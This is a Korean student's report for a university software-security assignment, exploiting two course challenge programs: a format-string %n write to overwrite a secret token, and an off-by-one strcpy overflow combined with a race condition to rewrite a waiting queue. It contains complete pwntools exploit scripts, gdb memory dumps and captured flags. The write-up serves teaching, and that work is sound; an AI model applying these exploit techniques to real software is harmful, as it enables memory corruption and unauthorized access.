# COSE451 소프트웨어보안

# Assignment 2: Exploit!

이정민/컴퓨터학과/2023320060/고려대학교

## Introduction of Assignment2

주어진 과제는 Stage3_Leaked_Simulator.c 파일과 Stage4_Forbidden_Archive.c 파일을 분석하고 해당 코드에서 취약점을 찾아 exploit하는 것이다. 지난 과제와 달리 어떤 취약점이 있는지 알려주시지 않았기 때문에 지난 과제보다 이번 과제 수행에 어려움을 겪었고, 힌트를 최대한으로 활용하고자 하였다.

## Stage3_Leaked_Simulator 분석 및 exploit

지난 과제에서 소개되었던 대참사인 영문학과 학생만 대여할 수 있는 책을 컴퓨터학과 학생인 Youngjae가 빌려서 서버가 점검으로 인해 오프라인으로 전환되었다. 이때 손실된 로그를 복원하기 위해 개발된 시뮬레이터가 비인가 채널에 유출되었고, 이를 통해 Seogyeong은 Youngjae와 AI Librarian 사이의 숨겨진 대화를 밝히려고 하고 있다.

이를 위해 과제의 최종 목표는 secret_token 값을 0x1234로 덮어쓴 후 unlock_hidden_logs의 방어조건을 우회하여 flag 출력하는 것으로 설정하였다. 우선 제공된 코드를 분석하였고, 취약점이 있는 코드 부분을 찾아낼 수 있었다.


```
void create_log(char *input) {
generate_log_header();
strcat(current_log, input);
printf(current_log); // format string 취약점 발생!
printf("\n");
}
```

이때 current_log를 printf 하는 부분에서 format string 공격이 가능하다는 점을 파악하였다.

처음 과제를 마주하였을 때는 최종 목표를 위해 다음의 일련의 과정을 수행하려 계획을 세웠다.

1. 권한 수준을 10 이상으로 올려서 admin_panal에서 flag address와 Secret token(16진수) 유출
2. access_level을 10으로 쓰기 필요
3. admin_panal 실행 후 flag 주소와 secret token 받기
4. unlock_hidden_logs를 실행하여 flag 받기
5. secret_token의 값을 0x1234로 수정 필요

다만, 위의 과정대로 과제를 하다보니 2번 순서인 access_level 변경 과정에서 지속적으로 segmentation fault가 발생하여 10으로 올리는 것을 실패하였다. 이러한 문제로 고민하던 중 checksec 명령어를 통해서 실패 원인을 알아낼 수 있었다.




PIE가 ENABLED 상태로 설정되어 있어 교수님께서 offset을 사용하라는 hint를 주신 이유를 여기서 알 수 있었다. 전체적인 과정에 수정이 필요하다 느꼈고, 방법을 고민하던 중 엄청난 사실을 깨달을 수 있었다.

굳이 access_level을 10으로 올리지 않아도 exploit이 가능할 것이라는 생각이 들었다. 다시 말해, 우리의 최종 목표인 secret_token의 주소와 유출된 주소 사이의 offset을 사용한다면, exploit이 될 것이라고 생각했다.


우선 Stage3을 위해 사용한 Format String Attacks과 관련하여 핵심적으로 사용한 개념은 '지금까지 printf()로 출력된 문자 수를, 해당 주소에 int 형식으로 저장하라.' 그리고 '%p%p... 를 인자로 넘겨주어 stack에 저장된 pointer들을 그대로 노출할 수 있다' 라는 점들이다.

또한, 교수님께서 주신 1번 hint를 활용하기 위해서 찾아본 결과 아래의 표처럼 이를 정리할 수 있었다.

| 구분 | 32bit (x86) | 64bit (x86-64) |
|---|---|---|
| **인자 전달 방식** | 모두 스택을 통해 전달 | 앞 6개는 레지스터, 이후는 스택 |
| **포맷스트링 인자** | 모두 [esp+0x...] 로 접근 | %1$p → rdi, %2$p → rsi ... |
| **유출되는 값들** | 스택 상의 주소들 (esp 기준) | 레지스터 + 스택 섞여 나옴 |
| **분석 포인트** | [esp+0], [esp+4], ... | rdi, rsi, ..., [rsp+0], ... |

1번 hint를 활용하여 exploit을 하기 위해 처음으로 한 것은 취약점이 존재하는 부분인 Simulate Custom Log에서 format string 공격(Process Stack Leak)을 한 것이다.

이때 사용한 입력은 'AAAA %p %p %p %p %p %p %p %p' 이고 아래와 같은 결과를 얻을 수 있었다. 이때 입력의 맨 앞에 AAAA를 사용한 이유는 입력값이 몇 번째 포인터 부분에서 등장하는지 파악하여 추후에 있을 Write a value 공격에 활용하기 위함이다. 또한 break point로는 admin_panel() 함수를 사용하였다.




```
Enter your user ID: potato
Welcome, potato! Your default access level is 1.

===== Log Simulator System =====
1. View Sample Logs
2. Simulate Custom Log
3. Admin Panel
4. Restore Hidden Conversation
5. Exit
Choice: 2
Enter log content to simulate: AAAA %p %p %p %p %p %p %p %p
[2025-05-21 05:46:42] [potato] Log entry: AAAA 0x56558f94 0xffffd678 0x565565c7 0xffffd574 0x41414141 0x20702520 0x25207025 0x70252070
```

이 결과는 5번째 부분에 AAAA가 등장한다는 것을 말해주었다. 따라서 앞서 언급한 Write a value 공격에 사용할 payload에서 **'%5$n'**가 필요할 것임을 알 수 있었다.

또한, 최종 목표가 secret_token이기에 local 환경에서 이 변수의 주소를 알아내고자 하였다.

```
gdb-peda$ p &secret_token
$1 = (<data variable, no debug info> *) 0x56559008 <secret_token>
```

secret_token의 주소와 앞에서 유출된 주소값들을 비교하던 중 secret_token과 멀지 않은 부분의 주소값이 유출되었음을 인지하고 'x/80x 0x56558f94' 명령어로 메모리에 있는 값들을 확인하고자 하였다. 이로 아주 흥미로운 결과를 얻을 수 있었다.

```
gdb-peda$ x/80x 0x56558f94
0x56558f94:     0x00003e9c      0x00000000      0x00000000      0xf7e91570
0x56558fa4 <printf@got.plt>:    0xf7de0520      0xf7df9ce0      0xf7df9550      0xf7e53a50
0x56558fb4 <sleep@got.plt>:     0xf7e65660      0xf7e377e0      0xf7dfb880      0xf7dc31f0
0x56558fc4 <strftime@got.plt>:  0xf7e5a560      0xf7e52d30      0xf7daa560      0xf7dfbf80
0x56558fd4 <fopen@got.plt>:     0xf7df9f70      0xf7de0550      0xf7dfd610      0xf7de1690
0x56558fe4:     0x00000000      0xf7dc34f0      0x00000000      0xf7fafe40
0x56558ff4:     0xf7fafe3c      0x5655680a      0x00000000      0x00000000
0x56559004:     0x56559004      0xdeadbeef      0x00000000      0x00000000
0x56559014:     0x00000000      0x00000000      0x00000000      0x00000000
0x56559024 <access_level>:      0x00000001      0x00000000      0x00000000      0x00000000
0x56559034:     0x00000000      0x00000000      0x00000000      0x3230325b
0x56559044 <current_log+4>:     0x35302d35      0x2031322d      0x343a3530      0x32343a36
0x56559054 <current_log+20>:    0x705b205d      0x7461746f      0x4c205d6f      0x6520676f
0x56559064 <current_log+36>:    0x7972746e      0x4141203a      0x25204141      0x70252070
0x56559074 <current_log+52>:    0x20702520      0x25207025      0x70252070      0x20702520
0x56559084 <current_log+68>:    0x000a7025      0x00000000      0x00000000      0x00000000
0x56559094 <current_log+84>:    0x00000000      0x00000000      0x00000000      0x00000000
0x565590a4 <current_log+100>:   0x00000000      0x00000000      0x00000000      0x00000000
0x565590b4 <current_log+116>:   0x00000000      0x00000000      0x00000000      0x00000000
0x565590c4 <current_log+132>:   0x00000000      0x00000000      0x00000000      0x00000000
```

Format string 취약점을 이용해 유출한 주소를 기준으로 분석한 결과, 해당 주소에 0x70을 더하면 secret_token이 위치한 메모리 블록의 시작 주소에 도달하게 되며, 그로부터 추가로 0x4를 더한 위치에 실제 값(0xdeadbeef)이 저장되어 있는 것을 확인했다. 이 고정된 상대 오프셋 정보를 바탕으로 정확한 메모리 주소를 계산하여 secret_token 값을 덮어쓰는 방식으로 공격을 수행할 수 있었다.

지금까지 알아낸 정보들을 활용하여 exploit 코드를 일부 구상하였다. 서버와 연결하여 Process stack leak을 수행하도록 format string을 전송하고, 여기서 유출된 주소들 중 첫 번째 주소와 Local에서 구한 offset을 활용하여 최종 target address인 secret_token 주소를 구하도록 했다. 남은 부분은 payload를 결정하는 것이었다.


payload 부분을 결정할 때 가장 크게 고려한 부분은 padding의 크기이다. Format string을 이용하여 원하는 값을 쓰는 것의 핵심은 앞서 언급한 '지금까지 printf()로 출력된 문자 수를, 해당 주소에 int 형식으로 저장하라.' 이기 때문이다. 여기서 지금까지 출력된 문자 수는 current_log의 길이와 활용할 주소값까지 고려해야 했다. 이 모든 것을 고려하여 결정한 payload는 다음과 같다. 주석도 함께 작성하였다.

```
# 7. 쓸 값 설정
target_val = 0x00001234

# 8. payload 구성
written = 46 # p32(target_addr) + timestamp로 인한 헤더 길이 42
# [2025-05-21 15:51:32] [potato] Log entry: 공백 포함 총 42글자임.
padding = target_val - written
payload  = p32(target_addr)
payload += '%{}c'.format(padding).encode()
payload += b'%5$n'
```

이러한 방향성으로 최종적으로 구성한 exploit 코드는 다음과 같다.

```
# Exploit_Stage3.py

from pwn import *

# 1. 서버 연결
p = remote('128.134.83.160', 41403)

# 2. 사용자 입력
p.sendlineafter(b"Enter your user ID:", b"potato")
p.sendlineafter(b"Choice:", b"2")

# 3. 포맷 스트링 전송 (leak)
p.sendline(b"AAAA" + b"%p " * 8)

# 4. 출력 받기
p.recvuntil(b"Log entry: AAAA")
response = p.recvline().strip()

# 5. leak 주소 추출
leaks = response.split(b' ')[0]
leaked_addr = int(leaks, 16)
log.info(f"[*] Leaked base addr = {hex(leaked_addr)}")

# 6. target 주소 계산
offset = 0x70  # local 기준 유출된 부분 주소와 secret token 사이의 offset
target_addr = leaked_addr + offset + 4
log.info(f"[*] Target address = {hex(target_addr)}")

# 7. 쓸 값 설정
target_val = 0x00001234

# 8. payload 구성
written = 46
# p32(target_addr) + timestamp로 인한 헤더 길이 42
# [2025-05-21 15:51:32] [potato] Log entry: 공백 포함 총 42글자임.
padding = target_val - written
payload  = p32(target_addr)
payload += '%{}c'.format(padding).encode()
payload += b'%5$n'

# 9. write payload 실행
p.sendlineafter(b"Choice:", b"2")
p.sendline(payload)

# 10. 상호작용 시작
log.info("[*] Payload sent. Switching to interactive mode. Try 'Choice: 4' to reveal the flag.")
p.interactive()
```

이를 사용하여 FLAG를 출력할 수 있었다.




# Stage4_Forbidden_Archive 분석 및 exploit

Stage4는 봉인된 금서 보관소 시스템에서 금서를 빌리기 위해 waiting queue 맨 앞으로 도달해야 하는 것이 목표이다. 우선 풀이를 서술하기에 앞서 Stage4의 경우 **교수님의 은혜 (1), (2)가 없었더라면** 절대 풀지 못했을 듯 하다. **보안으로 대학원을 진학하고자 했던 스스로에 대한 인생을 돌아보게 되었다**. 우선 교수님께서 제시해주신 은혜 두 가지는 아래와 같았다.

> **What's needed is a combination & application of the concepts introduced during class — the exploit does not require anything that was not introduced in the lectures**
>
> (1) There are several possible approaches, but one of the simplest ways is not to try changing the major, but to focus on manipulating the id instead.
> (2) There is a null byte on the stack after the user7 variable due to a canary (or dummy) value.
>
> The intended solution requires leveraging this information. It may be helpful to draw the structure of both the main stack and the waiting queue.

교수님의 은혜를 기반으로 가장 먼저 수행한 것은 메모리 구조를 도식화한 것이다.




도식화를 진행하고 난 후 메모리 구조가 어느정도 명확하게 머릿속에 그려졌다. 이후 exploit 방향을 처음에는 단순히 stack buffer overflow로 설정하고 user7의 book을 read로 입력 받는 과정에서 단순히 긴 문자열을 삽입하려 하였으나, waitingQueue는 전역 변수이므로, 전역 메모리 영역 (.bss)에 있는 반면 user7은 스택에 있으므로 주소가 0xffffxxxx처럼 매우 높은 주소에 있을 것이란 사실을 떠올린 후 새로운 방법을 물색하고 있었다.

결국 최종 목표는 borrowBook 함수의 조건을 우회하는 것. 다시 말해 아래를 만족하게 공격하는 것이었다.

- waitingQueue.users[0].id == user7.id
- waitingQueue.users[0].major == "Literature"

이때 주목한 점들은 아래와 같다.

- Stage4_Forbidden_Archive.c 함수에서는 pthread_create 함수를 사용하고 있다는 것. 이 과정에서 race condition을 유도할 수 있지 않을까?
- borrowBook 함수의 조건은 대기 큐 내부에 존재는 data끼리 비교하기 때문에 user7을 대기 큐로 올린 후 그 안에서 overflow 공격 수행하면 되지 않을까?
- read 함수는 입력 가능한 최대 크기만큼 입력을 할 경우 NULL이 들어가지 않게 되고

| |
|---|
| waitingQueue에 user7을 넣을 경우에 strcpy가 사용된다. 이때 strcpy는 NULL이 나올 때까지 복사하니까 이를 이용할 수 있지 않을까? |

위의 내용을 좀 더 구체화하여 최종적인 exploit step을 설정하였다.

| |
|---|
| 1. book 필드를 이용한 off-by-one overflow<br>2. enqueue() 반복 호출로 Race Condition 유발<br>2-1. waitingQueue.size 파괴<br>2-2. 기존 Literature major인 학생의 데이터를 user7의 data로 덮기<br>3. 조건 우회 및 플래그 획득 |

아래에서는 각 step에 대해서 어떻게 구체화하였는지 작성하였다.

## 1. book 필드를 이용한 off-by-one overflow

주어진 소스 코드는 registerUser() 함수에서 read 함수를 이용하여 데이터를 입력받는다. 이렇게 입력 받은 데이터를 waitingQueue에 추가할 때는 enqueue 함수를 호출하여 strcpy 함수를 이용해 데이터를 복사한다. 관련된 소스 코드는 아래와 같다.

```
User registerUser() {
    User newUser = {107, 0, "CS", "", ""};

    printf("\n\n===== Sign up =====\n");
    printf("User name: ");
    read(0, newUser.name, MAX_NAME_LEN);
    printf("Book title to borrow: ");
    read(0, newUser.book, MAX_BOOK_LEN);

    return newUser;
}
```

```
void *enqueue(void *arg) {
    User *user = (User *)arg;
    if (user->is_waiting == 1) {
        return NULL;
    }

    if (waitingQueue.size < MAX_QUEUE_SIZE) {
        process();

strcpy(waitingQueue.users[waitingQueue.size].major, user->major);

strcpy(waitingQueue.users[waitingQueue.size].name, user->name);

strcpy(waitingQueue.users[waitingQueue.size].book, user->book);
        waitingQueue.users[waitingQueue.size].id = user->id;
        waitingQueue.size++;
    }
    user->is_waiting = 1;
    return NULL;
}
```

앞서 그렸던 메모리 구조도 및 소스 코드의 흐름과 함수들의 특징들을 고려했을 때, strcpy를 이용하여 다음 user의 id의 LSB 혹은 Queue의 size 변수까지 임의의 값을 쓸 수 있을 것이라고 생각되었다. 결과적으로 의도한 바는 waitingQueue.users[i+1].id의 LSB를 덮는 것이었다. 이 부분에서 교수님의 은혜 (2)가 아주 매우 중요한 킥으로 작용하지만 우승훈 교수님의 축복과 은혜 (2)가 어떤 킥인지는 추후에 한 번에 기술하였다. 우선적으로는 이를 고려하여 작성한 exploit code의 일부는 다음과 같다.

```
from pwn import *

p = remote('128.134.83.160', 41404)  # 원격 서버

# menu에서 choice 변수 전송 전용 함수
def choice(n: int):
    p.sendlineafter(b'Choice:', str(n).encode())

# 1) 프롤로그 · 큐 출력까지 스킵
p.recvuntil(b'===== Current Waiting Users =====')
p.recvuntil(b'==================================')  # 큐 덤프 끝

# 2) 회원가입 – 이름 / 책 제목 입력
#
# 책 제목은 정확히 40 바이트(널 없음)
# 이후 strcpy 시 41-byte 복사(off-by-one) 유발
#
p.sendafter(b'User name:', b'potato\n')
book = b'A' * 39 + b'\x65' # NULL 없이 40바이트
p.sendafter(b'Book title to borrow:', book + b'\n')
```

## 2. enqueue() 반복 호출로 Race Condition 유발

우선 race condition은 두 개 이상의 프로세스가 공통 자원을 병행적으로(concurrently) 읽거나 쓰는 동작을 할 때, 공용 데이터에 대한 접근이 어떤 순서에 따라 이루어졌는지에 따라 그 실행 결과가 의도한 방향과 다르게 흘러가는 경우를 가리킨다. 즉 두 개 이상의 스레드가 하나의 자원을 놓고 서로 사용하려고 경쟁하는 상황을 일컫는다. 이러한 취약점이 존재하는 부분은 enqueue 함수 부분이고 다음과 같다.

```
void *enqueue(void *arg) {
    User *user = (User *)arg;
    if (user->is_waiting == 1) {
        return NULL;
    }

    if (waitingQueue.size < MAX_QUEUE_SIZE) {
        process();
        strcpy(waitingQueue.users[waitingQueue.size].major, user->major);
        strcpy(waitingQueue.users[waitingQueue.size].name, user->name);
        strcpy(waitingQueue.users[waitingQueue.size].book, user->book);
        waitingQueue.users[waitingQueue.size].id = user->id;
        waitingQueue.size++;
    }
    user->is_waiting = 1;
    return NULL;
}
```

위 코드는 다음과 같은 이유로 race condition 취약점을 유발한다:

**1) 동기화 부재:** waitingQueue.size++는 여러 스레드가 동시에 접근할 수 있는 전역 변수임에도 불구하고 mutex나 lock 없이 증가된다. 이로 인해 두 스레드가 동일한 인덱스에 유저를 삽입하거나, 배열의 범위를 벗어

나 쓰게 될 수 있다.

**2) 지연 시간(process)**: process() 함수는 usleep(50000)으로 약 0.05초 간의 인위적인 지연을 발생시켜주기 때문에 race condition이 쉽게 발생할 수 있도록 한다.

**3) 같은 포인터 공유:** enqueue()는 user7 포인터를 인자로 받아 실행되며, 여러 스레드가 동일한 메모리 주소의 데이터를 공유하면서 동시에 strcpy()를 실행한다. 이로 인해 waitingQueue.users[i]의 동일 인덱스를 반복적으로 덮어쓰거나, 배열을 넘어서 다음 전역 변수인 waitingQueue.size를 침범하게 된다.

위 3 가지를 근거로 enqueue(&user7)을 빠르게 반복 호출함으로써 race condition을 유발할 수 있었고, 결국 큐의 앞쪽 슬롯을 다시 덮거나, size 값이 0x00으로 덮여 마치 큐가 비어 있는 것처럼 동작하게 만들 수 있었다. 1번 step과 동일하게 이 부분에서도 **제가 사랑하는 우승훈 교수님의 축복과 은혜 (2)**가 아주 맛나는 핵심 key로 작용하였다.

이를 통해 작성한 exploit code의 일부는 아래와 같다.

```
for _ in range(6):                  # 6~7회 정도면 충분 (큐 끝까지)
    choice(2)

p.interactive()
```

이를 반영하여 최종 exploit code를 완성하였다.

```
# Stage 4 : Forbidden Archive
#
# 1. 이름과 책 제목 입력
#     └── book 에 40 바이트(널 없이) 입력 → 스택의 NULL까지 이어지는 "길이를 모르는" 문자열
# 2. 메뉴 2(Reserve)를 초당 여러 번 연속 선택해 race condition 발동
#     └── user7 이 여러 번 큐에 삽입되면서 40+1 바이트 strcpy →
#       다음 user 엔트리 id LSB 를 0x00 으로 패칭
# 3. 메뉴 4(Borrow) 호출 → flag.txt 읽기

from pwn import *

p = remote('128.134.83.160', 41404)  # 원격 서버

# menu에서 choice 변수 전송 전용 함수
def choice(n: int):
    p.sendlineafter(b'Choice:', str(n).encode())

# 1) 프롤로그 · 큐 출력까지 스킵
p.recvuntil(b'===== Current Waiting Users =====')
p.recvuntil(b'==================================')  # 큐 덤프 끝

# 2) 회원가입 – 이름 / 책 제목 입력
#
#   책 제목은 정확히 40 바이트(널 없음)
#   → 이후 strcpy 시 41-byte 복사(off-by-one) 유발
#
p.sendafter(b'User name:', b'potato\n')
book = b'A' * 39 + b'\x65' # NULL 없이 40바이트
```

```
p.sendafter(b'Book title to borrow:', book + b'\n')

for _ in range(6):                  # 6~7회 정도면 충분 (큐 끝까지)
    choice(2)

p.interactive()
```

위 exploit code를 사용하여 최종적으로 플래그를 획득할 수 있었다.

```
potato@DESKTOP-MCD8DOE:/mnt/c/Users/a2349/OneDrive/바탕 화면/KoreaUniv/Course/25-1/소프트웨어보안/과제2/Stage4_Forbidden_Archive$ python3 test2.py
[+] Opening connection to 128.134.83.160 on port 41404: Done
[*] Switching to interactive mode


===== Book Rental Program =====

Please select an operation:
1. View waiting list
2. Reserve a book
3. Cancel reservation
4. Borrow a book
5. Exit
Choice: $ 1


===== Book Rental Program =====

Please select an operation:
1. View waiting list
2. Reserve a book
3. Cancel reservation
4. Borrow a book
5. Exit
Choice:

===== Current Waiting Users =====
Waiting Users: [1]
 - ID: 107, Name: Jururu, Major: Literature, Book: Demian
==================================
$ 4


===== Book Rental Program =====

Please select an operation:
1. View waiting list
2. Reserve a book
3. Cancel reservation
4. Borrow a book
5. Exit
Choice: potato
 borrowed 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAe'.
FLAG{th3_f1r57_r34d3r_g375_7h3_f14g}$ 5
Goodbye!
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 128.134.83.160 port 41404
```

Checkpoint1. user7.id == 107, waitingQueue.users[0].id == 107 (id 일치)

Checkpoint2. waitingQueue.users[0].major == Literature (기존 문과생 값 유지)

Checkpoint3. Major의 경우 user7의 값이 아닌 대기열의 user 기준이므로, user7이 CS여도 문제없음.

FLAG{th3_f1r57_r34d3r_g375_7h3_f14g}

**마지막으로 알아낸 사랑하고 존경하는 우승훈 교수님의 축복과 은혜 (2)의 의미와 결론을 작성하고 보고서를 마치도록 하겠다.**

- **사랑하고 존경하는 우승훈 교수님의 축복과 은혜 (2)의 의미**

```
There is a null byte on the stack after the user7 variable due to a canary (or dummy) value.
```

이 문장은 단순히 "user7 뒤에 NULL이 있다"는 정보 이상을 내포하며, 스택 메모리 구조와 overflow 탐지 방식, 그리고 구조체 정렬(padding) 등에 대한 힌트를 포함하고 있다. user7은 main() 함수의 지역 변수로, 스택에 생성된다. 스택은 높은 주소에서 낮은 주소 방향으로 자람을 염두에 둔다.

중요한 것은 user7의 book 필드 이후의 메모리에는 자연스럽게 **NULL(0x00)이 포함된 더미 데이터**가 존재할 수 있다는 것이다. 이것이 중요한 이유는 strcpy()의 동작 방식에 있다.

strcpy(dest, src)는 src 문자열에서 NULL 바이트('\0')를 만날 때까지 복사를 계속한다. 따라서 user7.book에 NULL 없이 정확히 40바이트를 입력하면, strcpy()는 book[40]을 넘어 user7의 id, is_waiting 등의 필드까지 계속 복사하게 된다. 그 이후에도 **NULL 바이트가 나올 때까지 스택 메모리를 계속 읽으며**, NULL(dummy)을 만나면 멈추게 된다. 이것이 내포하는 바는 waitingQueue.users[i].book에 의도한 바 보다 긴 문자열이 들어가며, 그 문자열을 다시 strcpy()로 큐에 복사할 때는 다음 슬롯의 필드들 그리고 마지막에는 waitingQueue.size까지 침범하게 된다는 것이다.

waitingQueue.size는 User users[11] 배열 바로 다음에 위치한 전역 변수다. 마지막 슬롯 users[10].book에서 overflow가 발생하면 그 다음에 있는 size 값이 덮이게 되는데, 복사한 문자열의 마지막이 NULL(0x00)이면 enqueue() 조건문인 'if (waitingQueue.size < MAX_QUEUE_SIZE)' 은 항상 참이 되어, Queue의 앞부분부터 다시 덮을 수 있는 상황이 만들어진다. 이는 step 2 'enqueue() 반복 호출로 Race Condition 유발'에서 작성한 exploit code에 핵심적인 역할을 부여해주었다.

이는 major가 Literature 이던 기존 학생들의 data가 위치하고 있던 큐 앞부분(users[0], users[1], ...)이 user7의 데이터로 덮이는 결과를 낳았다. 이때 user7.id = 107이므로, 기존 학생들의 major인 Literature은 유지되면서 ID만 107로 덮인 사용자가 큐의 맨 앞에 등장하게 된다.

따라서 borrowBook() 함수의 조건인 아래의 코드를 만족하게 되어 결과적으로 flag.txt 파일이 출력된다.

```
if (waitingQueue.users[0].id == user->id &&
    strcmp(waitingQueue.users[0].major, "Literature") == 0)
```

이 모든 과정은 user7 변수 뒤에 존재하는 스택 상의 NULL 바이트(dummy/canary)를 이용해 strcpy()가 NULL에 도달할 때까지 메모리를 계속 읽어버린다는 점에서 시작되었으며, **사랑하고 존경하는 우승훈 교수님의 축복과 은혜 (2)는** 이러한 메모리 레이아웃과 exploit의 방향성을 명확하게 제시해주신 것이다.

## 결론 및 후기

과제2의 문제4는 지금까지 배웠던 내용들의 총 집합체라고 해도 무방할 정도로 정말 어려웠던 것 같다. 특히나 단순한 enqueue() 호출 반복만으로도 기존 유저들의 데이터를 덮어쓸 수 있다는 점, 그리고 그 배경에 size 값 파괴라는 subtle한 취약점이 있다는 점이 인상 깊었다. 앞서 언급하였지만, 보안으로 대학원을 진학하겠다고 다짐한 과거의 나를 돌아볼 수 있었던 과제였다. **끝~**